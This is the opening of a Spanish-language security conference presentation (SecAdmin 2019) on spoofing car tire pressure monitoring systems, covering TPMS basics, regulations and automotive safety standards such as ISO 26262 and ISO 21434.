



© 2019 CS³ Group – Todos los derechos reservados

SECADMIN2019

16 de noviembre 2019 | SecAdmin (Sevilla)

Spoofing Tire Pressure Monitoring Systems (TPMS)

Tipo de documento: Presentación

Autor del documento: CS³ Group (Pedro C. aka s4ur0n)


Código del Documento: TPMS

Versión: 1.1

Categoría: Público

Fecha de elaboración: 26/09/2019

Nº de Páginas: 65



Whoami

```
class PedroC:
```

```
    def __init__(self):  
        self.name = 'Pedro Candel'  
        self.email = 's4ur0n@s4ur0n.com'  
        self.web = 'https://www.s4ur0n.com'  
        self.nick = '@NN2ed_s4ur0n'  
        self.company = 'CS3 Group'  
        self.role = 'Security Researcher'  
        self.work = [ 'Reversing', 'Malware', 'Offensive  
                    Security', '...' ]  
        self.groups = [ 'mlw.re', 'OWASP', 'NetXploit', '...' ]
```



CS³ Group

Formación en Seguridad

Cursos presenciales a medida impartidos en las instalaciones del cliente o las concertadas con prácticas reales desde el primer momento

Ingeniería Inversa

Ingeniería Inversa para binarios de sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits, ARM y firmwares

Hardware Hacking

Análisis de vulnerabilidades en dispositivos hardware, sistemas embebidos y firmware con técnicas de ingeniería inversa

Forense

Adquisición y elaboración de informes periciales con garantía de imparcialidad y objetividad para todo tipo de sistemas de información

SIGINT

Inteligencia de comunicaciones, análisis y auditoría de seguridad en señales y protocolos de radiofrecuencia (RF)

ATM

Análisis de vulnerabilidades, auditoría, forense, skimming, shimming y pruebas de blackbox para NCR, Hyosung, WRG, Diebold Nixdorf e Hitachi

Hacking Ético

Auditorías de caja negra, gris o blanca para aplicaciones web, sistemas y redes de comunicaciones

Exploiting

Desarrollo y adaptación de exploits para sistemas Windows de 32/64 bits, GNU/Linux de 32/64 bits, OSX Mach-O de 64 bits y Android

Seguridad en dispositivos móviles

Análisis estático, dinámico e instrumentación dinámica de aplicaciones Android (APK), iOS (IPA) y Windows Mobile (APPX)

DevSecOps

Desarrollo, Seguridad y Operaciones en CSI (Continuous Security Integration) con pruebas automatizadas de seguridad para CI/CD

T.S.C.M.

Technical Surveillance Counter-Measures: Contramedidas electrónicas para detección y localización de dispositivos de escucha

PoS/TPV

Auditoría y cumplimiento de controles en terminales Verifone e Ingenico. Monitorización y transaccionabilidad completa según ISO 8583

Análisis de Malware

Análisis de Malware automatizados y manuales con completos informes de comportamiento e indicadores de compromiso (IOC)

Desarrollo Seguro

Auditoría SAST, DAST, IAST y RASP para análisis de vulnerabilidades en el código de proyectos en Java, .Net, PHP, C/C++ y Cobol

Respuesta ante incidentes

Investigación remota de incidentes de seguridad, análisis de las situaciones y respuesta inmediata ante las amenazas

Intelligence

Recopilación, análisis y explotación de datos a gran escala con fuentes OSINT, SIGINT, HUMINT, Deep Web, redes P2P, etc.

Telecom

Análisis y auditoría GSM/3G/4G, implementación de servicios de operadores móviles virtuales (HLR, VLR, GGSN, Roaming voz y datos)

LOPD/GPDR/Cumplimiento

LOPD, adaptación GPDR, ISO 27000, SGSI, análisis y gestión de riesgos, Políticas de seguridad, continuidad de negocio, ITIL, PCI DSS

Agenda

Tire Pressure Monitoring System (TPMS)

Agenda

Spoofing Tire Pressure Monitoring Systems (TPMS)

1. Introducción
2. (Ciber)seguridad en vehículos
3. Detalles técnicos
4. Recepción de la señal de RF
5. Análisis de la señal de RF
6. Transmisión de la señal de RF
7. Conclusiones

1. Introducción

Tire Pressure Monitoring System (TPMS)

Tire Pressure Monitoring System (TPMS)

“Tire Pressure Monitoring System” (TPMS) o “Sistema de Control de la Presión de los Neumáticos”.



- El sistema TPMS funciona mediante **un sensor** que se ubica en los neumáticos de los vehículos.
- Emiten **señales de radiofrecuencia** desde 315 MHz, 432 MHz y hasta 915 MHz hacia un módulo de control.
- El módulo de control **recibe e interpreta** las señales y **determina la presión de aire** de cada una de las llantas.
- Si existe una **variación en la presión** de aire en las llantas con una diferencia del 25% o mayor, la unidad de control **enciende un testigo en el cuadro de instrumentos** para indicar al conductor que existe una baja presión de inflado en los neumáticos.

Tire Pressure Monitoring System (TPMS)

Existen **regulaciones contractuales** sobre su empleo:



- En Estados Unidos es **obligatorio desde 2008** por la **National Highway Traffic Safety Administration** (NHTSA) del Department of Transportation (DOT) con la normativa EFMVSS138
<https://www.safercar.gov/sites/htsa.dot.gov/files/tpmsfinalrule.pdf>
- Es un **sistema obligatorio** con la directiva EC661-2009 desde el 1 de Noviembre de 2014 en los vehículos de la **Unión Europea** y está **incluido en los sistemas de seguridad** como el cinturón de seguridad, airbag, etc.
- Korea, Japón, Rusia, Kazajistán, Indonesia, Israel, Malasia, Filipinas, Turquía, Bielorusia en vigor desde 2015 o finales de 2014. China en preparación de una normativa sobre su uso.

Tire Pressure Monitoring System (TPMS)

Existen **regulaciones contractuales** sobre su empleo:



- En **LATAM** es considerado ***un accesorio y no es obligatorio***
- Se pueden encontrar en vehículos de gama alta como Mercedes-Benz, BMW, Audi, Ford y en general, en **vehículos importados** de Estados Unidos y Europa.

Tire Pressure Monitoring System (TPMS)



Entre sus **principales ventajas** destacan:

- **Mayor seguridad** durante la conducción. Se disminuye el riesgo de accidente por llevar los neumáticos con una baja presión.
- **Ahorro de consumo de combustible** y su consecuente **impacto ambiental**. Al tener los neumáticos con la presión correcta circularemos de una manera más eficiente.


Tire Pressure Monitoring System (TPMS)



Existen dos modalidades principales de TPMS: el **indirecto** y el **directo**.

- En el **indirecto** se calculan los valores de presión de cada neumático a partir de datos externos obtenidos de la centralita del **sistema de frenado antibloqueo (ABS)** y el **sistema electrónico de control de estabilidad (ESP o ESC)**.
- A partir de las velocidades relativas de rotación de cada neumático (básicamente **detectando presión baja** en aquella que **realiza mayor número de giros**) es posible inferir si existe un cambio de presión en cada uno de ellos, y por tanto se puede alertar al conductor.

Tire Pressure Monitoring System (TPMS)



Tire Pressure Monitoring System (TPMS)



- En el **TPMS directo**, cada rueda dispone de **un sensor que mide la presión de inflado** y transmite esa información a través de ondas de radio (RF) a la centralita del vehículo aproximadamente a cada minuto.
- El sensor de presión TPMS contiene un cristal de cuarzo y **convierte la diferencia de presión en saltos** que se transmiten a la centralita.
- De esta forma, es posible disponer de la **información detallada de cada una** de las cuatro ruedas.
- Las **posibilidades** de medición de los sensores **son múltiples**, y aparte de la presión, **es posible medir también las temperaturas** independientes y **otras variables** (carga de la batería, etc.)

Tire Pressure Monitoring System (TPMS)




- Este sistema **necesita ser ajustado** cada vez que se sufre un pinchazo, cada vez que los neumáticos son sustituidos, al rotarlos unos por otros, etc.
- Existen muchos fabricantes como Beru, Schrader, AllTech, SmarTire, Siemens VDO, etc. pero **NO existe un estándar** común entre los fabricantes en cuanto a los datos transmitidos, protocolos, etc.



Tire Pressure Monitoring System (TPMS)

Comparativa	Indirecto	Directo
Precisión	:(sad)	:)
Tiempo de reacción del sistema	:(sad)	:)
Detección de fallos múltiples	:(sad)	:)
Avisos independientes	:(sad)	:)
Robustez ante conducción adversa	:(sad)	:)
Componentes adicionales	:)	:(sad)
Coste	:)	:(sad)
Interacción humana	:(sad)	:)



Otras adaptaciones

Bluetooth (BLE), Wireless...



2. (Ciber)seguridad en vehículos

Normativas


ISO 26262:2018

- La norma ISO 26262 (**Automóviles – Seguridad funcional**) es una norma para los sistemas de seguridad en los automóviles derivada de la IEC 61508.
- Su tercera sección contiene los requisitos relacionados con la realización de un **análisis de amenazas** y **valoración de riesgos**.
- Para la realización de este análisis, se identifican las **situaciones que representan un riesgo potencial** sobre la base de sus **probabilidades de ocurrencia, controlabilidad por parte del conductor y severidad**.

ISO 26262:2018

- Se consideran **todos los modos de funcionamiento y los posibles fallos del sistema**, y en función de los valores de ocurrencia, controlabilidad y severidad **se determina el valor de ASIL** para cada una de las situaciones de peligro.
- Dicho valor estará **comprendido entre A y D**, salvo que se identifique como *irrelevante para la seguridad (quality management - QM)*.


SAE J3061



Futura ISO 21434

- Existe un grupo conocido como ISO/TC 22/SC 32 y lleva desde septiembre de 2016, trabajando en un **estándar de ciberseguridad (ISO 21434)** que se pueda aplicar al mundo del automóvil y recudir el riesgo de un posible ataque.
- Este conjunto de normas a seguir se constituirá y entrará en vigor a **finales de 2019 o durante 2020**.

Niveles de la conducción autónoma



Certificaciones para los TPMS

Los TPMS **son certificados** y valorados por los análisis:

- Por el Automotive Electronics Council (AEC) como AEC-Q100 **“Failure Mechanism Based Stress Test Qualification For Integrated Circuits”**.
- Según el **Automotive Safety Integrity Level** (ASIL) es ASIL-QM target B lo que literalmente significa **“does not therefore require safety measures in accordance with ISO 26262”**.

3. Detalles técnicos

Tire Pressure Monitoring System (TPMS)

Sensor e identificadores visibles


